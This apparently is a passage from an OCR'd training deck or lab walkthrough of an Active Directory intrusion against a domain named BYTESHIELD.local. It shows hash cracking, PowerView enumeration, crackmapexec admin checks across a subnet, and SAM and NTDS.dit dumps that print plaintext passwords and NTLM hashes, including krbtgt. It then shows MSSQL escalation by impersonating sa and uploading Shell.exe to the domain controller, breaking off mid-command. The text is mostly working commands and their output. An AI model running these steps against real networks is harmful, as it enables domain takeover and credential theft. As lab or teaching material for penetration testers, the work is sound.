             CUDA SDK Toolkit required for proper device support and utilization.
             Falling back to OpenCL runtime.

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

JOE.SMITH::BYTESHIELD:28ff32948f09e3d4:74dd22f77efdbd3abd5aa0b4df48f39b:01010000000000000001f4ba142dda01bdc8135b198f4ef2000000000200
08004f0048005a00540001001e00570049004e002d003600340034004c00580058005a003000550051004a00040034005700490004e002d003600340034004c005800
58005a003000550051004a002e004f0048005a0054002e004c004f00430041004c00030014004f0048005a0054002e004c004f00430041004c00050014004f004800
5a0054002e004c004f00430041004c00070008000001f4ba142dda01060004000200000008003000300000000000000001000000020000055de9dd9314e8df0a647
0b9d75fd283904ee1326ed30c372b0c1082bdc137d170a0010000000000000000000000000000000000000000900240063006900660073002f0064006f00650073006e00
6f00740065007800690073007400730000000000000000000000000000:J.Password1!
```

DOMAIN PRIVILEGE ESCALATION

Enumerating the user with PowerView Python implementation


proxychains4 -q powerview BYTESHIELD/p.brown:'P.Password1!'@10.10.1.13

```
└─# proxychains4 -q powerview BYTESHIELD/p.brown:'P.Password1!'@10.10.1.13
[2023-12-12 16:28:46] LDAP Signing NOT Enforced!
(LDAP)-[10.10.1.13]-[BYTESHIELD\P.Brown]
PV > Get-DomainUser -Identity joe.smith
cn                    : Joe Smith
distinguishedName     : CN=Joe Smith,CN=Users,DC=BYTESHIELD,DC=local
memberOf              : CN=IT Admins,CN=Users,DC=BYTESHIELD,DC=local
                        CN=Server Operators,CN=Builtin,DC=BYTESHIELD,DC=local
                        CN=Backup Operators,CN=Builtin,DC=BYTESHIELD,DC=local
                        CN=Print Operators,CN=Builtin,DC=BYTESHIELD,DC=local
name                  : Joe Smith
objectGUID            : {7f87bef3-13e5-4402-aed4-8bbd8b8662a3}
userAccountControl    : NORMAL_ACCOUNT [66048]
                        DONT_EXPIRE_PASSWORD
badPwdCount           : 0
badPasswordTime       : 2023-12-03 00:36:14.871340
lastLogoff            : 1601-01-01 00:00:00+00:00
lastLogon             : 2023-12-12 21:14:26.008331
pwdLastSet            : 2023-11-20 14:15:20.169319
primaryGroupID        : 513
```

DOMAIN PRIVILEGE ESCALATION


We discovered the users is a member of Backup, Server Operators and a custom group name IT Admins groups, let's enumerate the group also

IT Admins Group is linked to GPO which affects DomainWorkstation OU and Domain Controller




DOMAIN PRIVILEGE ESCALATION

Group Policy Object



DOMAIN PRIVILEGE ESCALATION

DCSync Rights



DOMAIN PRIVILEGE ESCALATION

Now let's check the user's privilege level using crackmapexec

proxychains4 -q crackmapexec smb 10.10.1.13 -u joe.smith -p 'J.Password1!'

```
└# proxychains4 -q crackmapexec smb 10.10.1.0/24 -u joe.smith -p 'J.Password1!'
SMB         10.10.1.13      445    ROOT-DC01        [*] Windows 10.0 Build 17763 x64 (name:ROOT-DC01) (domain:BYTESHIELD.local) (signing:True) (S
MBv1:False)
SMB         10.10.1.20      445    SQLSRV           [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:SQLSRV) (domain:BYTESHIELD.local)
 (signing:False) (SMBv1:True)
SMB         10.10.1.16      445    FILE-SERVER      [*] Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (name:FILE-SERVER) (domain:BYTESH
IELD.local) (signing:False) (SMBv1:True)
SMB         10.10.1.2       445    DESKTOP-DHNQQ3J  [*] Windows 10.0 Build 19041 x64 (name:DESKTOP-DHNQQ3J) (domain:DESKTOP-DHNQQ3J) (signing:Fal
se) (SMBv1:False)
SMB         10.10.1.5       445    WIN10-CLIENT-01  [*] Windows 10.0 Build 19041 x64 (name:WIN10-CLIENT-01) (domain:BYTESHIELD.local) (signing:Fa
lse) (SMBv1:False)
SMB         10.10.1.13      445    ROOT-DC01        [+] BYTESHIELD.local\joe.smith:J.Password1! (Pwn3d!)
SMB         10.10.1.20      445    SQLSRV           [+] BYTESHIELD.local\joe.smith:J.Password1! (Pwn3d!)
SMB         10.10.1.16      445    FILE-SERVER      [+] BYTESHIELD.local\joe.smith:J.Password1! (Pwn3d!)
SMB         10.10.1.2       445    DESKTOP-DHNQQ3J  [-] DESKTOP-DHNQQ3J\joe.smith:J.Password1! STATUS_LOGON_FAILURE
SMB         10.10.1.5       445    WIN10-CLIENT-01  [+] BYTESHIELD.local\joe.smith:J.Password1! (Pwn3d!)
```

We have admin right over all the domain workstation including the DC

DOMAIN PRIVILEGE ESCALATION

Now let's dump the sam databases of all the domain machine including the Domain Controller

proxychains4 -q crackmapexec smb 10.10.1.0/24 -u joe.smith -p 'J.Password1!' --

```
SMB         10.10.1.16      445     FILE-SERVER      Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
SMB         10.10.1.16      445     FILE-SERVER      Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.1.16      445     FILE-SERVER      [+] Added 2 SAM hashes to the database
SMB         10.10.1.5       445     WIN10-CLIENT-01  [+] Dumping SAM hashes
SMB         10.10.1.20      445     SQLSRV           [+] Dumping SAM hashes
SMB         10.10.1.13      445     ROOT-DC01        [+] Dumping SAM hashes
SMB         10.10.1.20      445     SQLSRV           Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
SMB         10.10.1.20      445     SQLSRV           Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.1.20      445     SQLSRV           DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.1.20      445     SQLSRV           [+] Added 3 SAM hashes to the database
SMB         10.10.1.5       445     WIN10-CLIENT-01  Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
SMB         10.10.1.5       445     WIN10-CLIENT-01  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.1.13      445     ROOT-DC01        Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
SMB         10.10.1.13      445     ROOT-DC01        Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.1.5       445     WIN10-CLIENT-01  DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.1.13      445     ROOT-DC01        DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ERROR:root:SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
SMB         10.10.1.13      445     ROOT-DC01        [+] Added 3 SAM hashes to the database
SMB         10.10.1.5       445     WIN10-CLIENT-01  WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:ee51284c125e9ec3e827139a0d769f0d:::
SMB         10.10.1.5       445     WIN10-CLIENT-01  p.brown:1001:aad3b435b51404eeaad3b435b51404ee:c74f21ce654235de3429f12d1c1717f0:::
SMB         10.10.1.5       445     WIN10-CLIENT-01  local_adm:1003:aad3b435b51404eeaad3b435b51404ee:187acefad3437248f4c465a1eb049633:::
SMB         10.10.1.5       445     WIN10-CLIENT-01  [+] Added 6 SAM hashes to the database
```

DOMAIN PRIVILEGE ESCALATION

Dumping NTDS.dit file

proxychains4 -q crackmapexec smb 10.10.1.13 -u joe.smith -p 'J.Password1!' --ntds

```
└─# proxychains4 -q crackmapexec smb 10.10.1.13 -u joe.smith -p 'J.Password1!' --ntds
SMB         10.10.1.13      445     ROOT-DC01        [*] Windows 10.0 Build 17763 x64 (name:ROOT-DC01) (domain:BYTESHIELD.local) (signing:True) (S
MBv1:False)
SMB         10.10.1.13      445     ROOT-DC01        [+] BYTESHIELD.local\joe.smith:J.Password1! (Pwn3d!)
SMB         10.10.1.13      445     ROOT-DC01        [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.10.1.13      445     ROOT-DC01        Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
SMB         10.10.1.13      445     ROOT-DC01        Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.1.13      445     ROOT-DC01        krbtgt:502:aad3b435b51404eeaad3b435b51404ee:cc33e56f29f7f028240c94009626a68e:::
SMB         10.10.1.13      445     ROOT-DC01        BYTESHIELD.local\P.Brown:1105:aad3b435b51404eeaad3b435b51404ee:c74f21ce654235de3429f12d1c1717
f0:::
SMB         10.10.1.13      445     ROOT-DC01        BYTESHIELD.local\David.Williams:1106:aad3b435b51404eeaad3b435b51404ee:9d0615b4cbfc6a2c149059e
ddcf156b0:::
SMB         10.10.1.13      445     ROOT-DC01        BYTESHIELD.local\Sql_Service:1107:aad3b435b51404eeaad3b435b51404ee:832cce40ac54cf588dfc23c24e
120fdb:::
SMB         10.10.1.13      445     ROOT-DC01        BYTESHIELD.local\Joe.Smith:1108:aad3b435b51404eeaad3b435b51404ee:e80c276eb849463b4de902493010
824c:::
SMB         10.10.1.13      445     ROOT-DC01        BYTESHIELD.local\Lisa.Jones:1109:aad3b435b51404eeaad3b435b51404ee:320f923eec3d03a8f2f986327cd
28e96:::
SMB         10.10.1.13      445     ROOT-DC01        BYTESHIELD.local\Michelle.Smith:1110:aad3b435b51404eeaad3b435b51404ee:e91ef33b57ceeffba46aeb6
1ec46bcb2:::
SMB         10.10.1.13      445     ROOT-DC01        BYTESHIELD.local\James.Brown:1111:aad3b435b51404eeaad3b435b51404ee:e80c276eb849463b4de9024930
```

DOMAIN PRIVESC – MSSQL SERVER- CRACKMAPEXEC

SQL Login Impersonation

proxychains4 -q crackmapexec mssql 10.10.1.0/24 -u jessica.williams -p 'TJ.Password1!'

```
└─# proxychains4 -q crackmapexec mssql 10.10.1.0/24  -u jessica.williams -p 'TJ.Password1!'
MSSQL       10.10.1.13      1433   ROOT-DC01        [*] Windows 10.0 Build 17763 (name:ROOT-DC01) (domain:BYTES
HIELD.local)
MSSQL       10.10.1.20      1433   SQLSRV           [*] Windows 10.0 Build 14393 (name:SQLSRV) (domain:BYTESHIE
LD.local)
MSSQL       10.10.1.5       1433   WIN10-CLIENT-01  [*] Windows 10.0 Build 19041 (name:WIN10-CLIENT-01) (domain
:BYTESHIELD.local)
MSSQL       10.10.1.12      1433   TRUSTED-DC03     [*] Windows 10.0 Build 17763 (name:TRUSTED-DC03) (domain:TR
USTEDCORP.local)
MSSQL       10.10.1.13      1433   ROOT-DC01        [+] BYTESHIELD.local\jessica.williams:TJ.Password1!
MSSQL       10.10.1.20      1433   SQLSRV           [-] ERROR(SQLSRV): Line 1: Login failed for user 'BYTESHIEL
D\jessica.williams'.
MSSQL       10.10.1.5       1433   WIN10-CLIENT-01  [-] ERROR(WIN10-CLIENT-01): Line 1: Login failed for user '
BYTESHIELD\jessica.williams'.
MSSQL       10.10.1.12      1433   TRUSTED-DC03     [-] ERROR(TRUSTED-DC03\TC_SQLSERVER): Line 1: Login failed.
 The login is from an untrusted domain and cannot be used with Integrated authentication.
```

Enumerating the user we discovered that the user has public role on the server, the next thing to attempt to impersonate a high priv user

DOMAIN PRIVESC – MSSQL SERVER-CRACKMAPEXEC

Mssql modules

crackmapexec mssql -L

```
—# crackmapexec mssql -L
*] empire_exec          Uses Empire's RESTful API to generate a launcher for the specified listener and e
xecutes it
*] met_inject           Downloads the Meterpreter stager and injects it into memory
*] mssql_priv           Enumerate and exploit MSSQL privileges
*] nanodump             Get lsass dump using nanodump and parse the result with pypykatz
*] test_connection      Pings a host
*] web_delivery         Kicks off a Metasploit Payload using the exploit/multi/script/web_delivery module
```

DOMAIN PRIVESC – MSSQL SERVER-CRACKMAPEXEC

Mssql modules

crackmapexec mssql -M mssql_priv --options

```
-# crackmapexec mssql -M mssql_priv --options
*] mssql_priv module options:

      ACTION    Specifies the action to perform:
          - enum_priv (default)
          - privesc
          - rollback (remove sysadmin privilege)
```

DOMAIN PRIVESC – MSSQL SERVER- CRACKMAPEXEC

Searching high privilege user to impersonate

proxychains4 -q crackmapexec mssql 10.10.1.13 -u jessica.williams -p 'TJ.Password1!' -M mssql_priv

```
└─# proxychains4 -q crackmapexec mssql 10.10.1.13 -u jessica.williams -p 'TJ.Password1!' -M mssql_priv
MSSQL       10.10.1.13      1433   ROOT-DC01        [*] Windows 10.0 Build 17763 (name:ROOT-DC01) (domain:BYTES
HIELD.local)
MSSQL       10.10.1.13      1433   ROOT-DC01        [+] BYTESHIELD.local\jessica.williams:TJ.Password1!
MSSQL_PR ...  10.10.1.13      1433   ROOT-DC01        [+] BYTESHIELD\Jessica.Williams can impersonate sa (sysadmi
n)
```

You can see that we can impersonate the sa

DOMAIN PRIVESC – MSSQL SERVER-CRACKMAPEXEC

Let's check our current privilege and role on the server before executing the attack

proxychains4 -q crackmapexec mssql 10.10.1.13 -u jessica.williams -p 'TJ.Password1!' -x "whoami"

```
└# proxychains4 -q crackmapexec mssql 10.10.1.13 -u jessica.williams -p 'TJ.Password1!' -x "whoami"
MSSQL       10.10.1.13      1433   ROOT-DC01        [*] Windows 10.0 Build 17763 (name:ROOT-DC01) (domain:BYTES
HIELD.local)
MSSQL       10.10.1.13      1433   ROOT-DC01        [+] BYTESHIELD.local\jessica.williams:TJ.Password1!
```

We only have public role on the server

DOMAIN PRIVESC – MSSQL SERVER-CRACKMAPEXEC

We can list databases and users, this shows our public role

proxychains4 -q crackmapexec mssql 10.10.1.13 -u jessica.williams -p 'TJ.Password1!' -q "SELECT name FROM master.dbo.sysdatabases"

```
┌──(root㉿kali)-[~]
└─# proxychains4 -q crackmapexec mssql 10.10.1.13 -u jessica.williams -p 'TJ.Password1!' -q "SELECT name FROM m
aster.dbo.sysdatabases"
SSQL    10.10.1.13    1433    ROOT-DC01    [*] Windows 10.0 Build 17763 (name:ROOT-DC01) (domain:BYTES
IELD.local)
SSQL    10.10.1.13    1433    ROOT-DC01    [+] BYTESHIELD.local\jessica.williams:TJ.Password1!
SSQL    10.10.1.13    1433    ROOT-DC01    name
SSQL    10.10.1.13    1433    ROOT-DC01    ------
SSQL    10.10.1.13    1433    ROOT-DC01    master
SSQL    10.10.1.13    1433    ROOT-DC01    tempdb
SSQL    10.10.1.13    1433    ROOT-DC01    model
SSQL    10.10.1.13    1433    ROOT-DC01    msdb
SSQL    10.10.1.13    1433    ROOT-DC01    IT-DEPT
SSQL    10.10.1.13    1433    ROOT-DC01    TrustDB
```

DOMAIN PRIVESC – MSSQL SERVER-CRACKMAPEXEC

Now let's attempt elevate out privilege by impersonating the sa

proxychains4 -q crackmapexec mssql 10.10.1.13 -u jessica.williams -p 'TJ.Password1!' -M mssql_priv -o ACTION=privesc

```
└─# proxychains4 -q crackmapexec mssql 10.10.1.13 -u jessica.williams -p 'TJ.Password1!' -M mssql_priv -o ACTIO
N=privesc
MSSQL       10.10.1.13      1433   ROOT-DC01        [*] Windows 10.0 Build 17763 (name:ROOT-DC01) (domain:BYTES
HIELD.local)
MSSQL       10.10.1.13      1433   ROOT-DC01        [+] BYTESHIELD.local\jessica.williams:TJ.Password1!
MSSQL_PR ...  10.10.1.13      1433   ROOT-DC01        [+] BYTESHIELD\Jessica.Williams can impersonate sa (sysadmi
n)
MSSQL_PR ...  10.10.1.13      1433   ROOT-DC01        [+] BYTESHIELD\Jessica.Williams is now a sysadmin! (Pwn3d!)
```

We have successfully impersonated the sa, now have the role of sa on the server

DOMAIN PRIVESC – MSSQL SERVER-CRACKMAPEXEC

Running whoami command once again we can now that we are executing code in the context of OS service account, the next move is to elevate OS Admin or OS System Account

proxychains4 -q crackmapexec mssql 10.10.1.13 -u jessica.williams -p 'TJ.Password1!' -x "whoami"

```
└─# proxychains4 -q crackmapexec mssql 10.10.1.13 -u jessica.williams -p 'TJ.Password1!' -x "whoami"
MSSQL       10.10.1.13      1433    ROOT-DC01       [*] Windows 10.0 Build 17763 (name:ROOT-DC01) (domain:BYTES
HIELD.local)
MSSQL       10.10.1.13      1433    ROOT-DC01       [+] BYTESHIELD.local\jessica.williams:TJ.Password1! (Pwn3d!
)
MSSQL       10.10.1.13      1433    ROOT-DC01       [+] Executed command via mssqlexec
MSSQL       10.10.1.13      1433    ROOT-DC01       ----------------------------------
MSSQL       10.10.1.13      1433    ROOT-DC01       nt service\mssql$bs_sqlserver
```

DOMAIN PRIVESC – MSSQL SERVER-CRACKMAPEXEC

Transferring file to the remote machine

proxychains4 -q crackmapexec mssql 10.10.1.13 -u jessica.williams -p 'TJ.Password1!' --put-file ~/Shell.exe "C:\Users\Public\Shell.exe"

```
└─# proxychains4 -q crackmapexec mssql 10.10.1.13 -u jessica.williams -p 'TJ.Password1!'  --put-file ~/Shell.ex
e "C:\Users\Public\Shell.exe"
MSSQL       10.10.1.13      1433   ROOT-DC01       [*] Windows 10.0 Build 17763 (name:ROOT-DC01) (domain:BYTES
HIELD.local)
MSSQL       10.10.1.13      1433   ROOT-DC01       [+] BYTESHIELD.local\jessica.williams:TJ.Password1! (Pwn3d!
)
MSSQL       10.10.1.13      1433   ROOT-DC01       [*] Copy /root/Shell.exe to C:\Users\Public\Shell.exe
MSSQL       10.10.1.13      1433   ROOT-DC01       [*] Size is 7168 bytes
MSSQL       10.10.1.13      1433   ROOT-DC01       [+] File has been uploaded on the remote machine
```

DOMAIN PRIVESC – MSSQL SERVER-CRACKMAPEXEC

Let's confirm if the file is there

proxychains4 -q crackmapexec mssql 10.10.1.13 -u jessica.williams -p 'TJ.Password1!'

```
└─# proxychains4 -q crackmapexec mssql 10.10.1.13 -u jessica.williams -p 'TJ.Password1!' -x "dir C:\Users\Publi
c\Shell.exe"
